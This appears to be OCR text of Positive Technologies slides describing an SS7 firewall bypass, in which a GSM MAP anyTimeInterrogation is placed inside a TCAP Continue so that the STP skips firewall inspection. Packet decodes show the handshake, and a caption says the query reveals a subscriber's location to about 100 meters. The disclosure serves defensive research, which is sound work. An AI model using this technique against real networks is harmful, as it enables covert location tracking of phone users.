
Protocol	Info
TCAP	Begin otid(80003a91)

```
Signalling Connection Control Part
Transaction Capabilities Application Part
  begin
    [Transaction Id: 80003a91]
    Source Transaction ID
    oid: 0.0.17.773.1.1.1 (id-as-dialogue)
    dialogueRequest
      Padding: 7
      protocol-version: 80 (version1)
      application-context-name: 0.4.0.0.1.0.29.3 (anyTimeInfoEnquiryContext-v3)
```

The **AnyTimeInfoEnquiry** is used in an **AnyTimeInterrogation** operation that responds with the serving Cell identity, which provides subscriber location to within ~100 meters

SS7 firewall: bypass within a TCAP handshake


POSITIVE TECHNOLOGIES



The incoming signaling message does not contain an operation code, so the STP does not send it to the SS7 firewall for inspection

SS7 firewall: bypass within a TCAP handshake

POSITIVE TECHNOLOGIES




Protocol	Info
TCAP	Begin otid(80003a91)
TCAP	Continue otid(152370f6) dtid(80003a91)

```
▷ Signalling Connection Control Part
◢ Transaction Capabilities Application Part
  ◢ continue
      [Transaction Id: 152370f6]
    ▷ Source Transaction ID
      [Transaction Id: 80003a91]
    ▷ Destination Transaction ID
      oid: 0.0.17.773.1.1.1 (id-as-dialogue)
    ◢ dialogueResponse
        application-context-name: 0.4.0.0.1.0.29.3 (anyTimeInfoEnquiryContext-v3)
        result: accepted (0)
      ▷ result-source-diagnostic: dialogue-service-user (1)
```

SS7 firewall: bypass within a TCAP handshake

POSITIVE TECHNOLOGIES




Protocol	Info
TCAP	Begin otid(80003a91)
TCAP	Continue otid(152370f6) dtid(80003a91)
GSM MAP	invoke anyTimeInterrogation

```
▷ Signalling Connection Control Part
◢ Transaction Capabilities Application Part
  ▷ continue
◢ GSM Mobile Application
  ◢ Component: invoke (1)
    ◢ invoke
        invokeID: 1
      ◢ opCode: localValue (0)
          localValue: anyTimeInterrogation (71)
      ◢ subscriberIdentity: msisdn (1)
        ◢ msisdn: [redacted]20f2
            1... .... = Extension: No Extension
            .001 .... = Nature of number: International Number (0x1)
            .... 0001 = Number plan: ISDN/Telephony Numbering (Rec ITU-T E.164)
          ▷ E.164 number (MSISDN): [redacted]022
      ▷ requestedInfo
      ▷ gsmSCF-Address: [redacted]5f9
```

The **AnyTimeInterrogation** operation is encapsulated into **TCAP Continue** instead of normal **TCAP Begin** message.

SS7 firewall: bypass within a TCAP handshake

POSITIVE TECHNOLOGIES



Protocol	Info
TCAP	Begin otid(80003a91)
TCAP	Continue otid(152370f6) dtid(80003a91)
GSM MAP	invoke anyTimeInterrogation

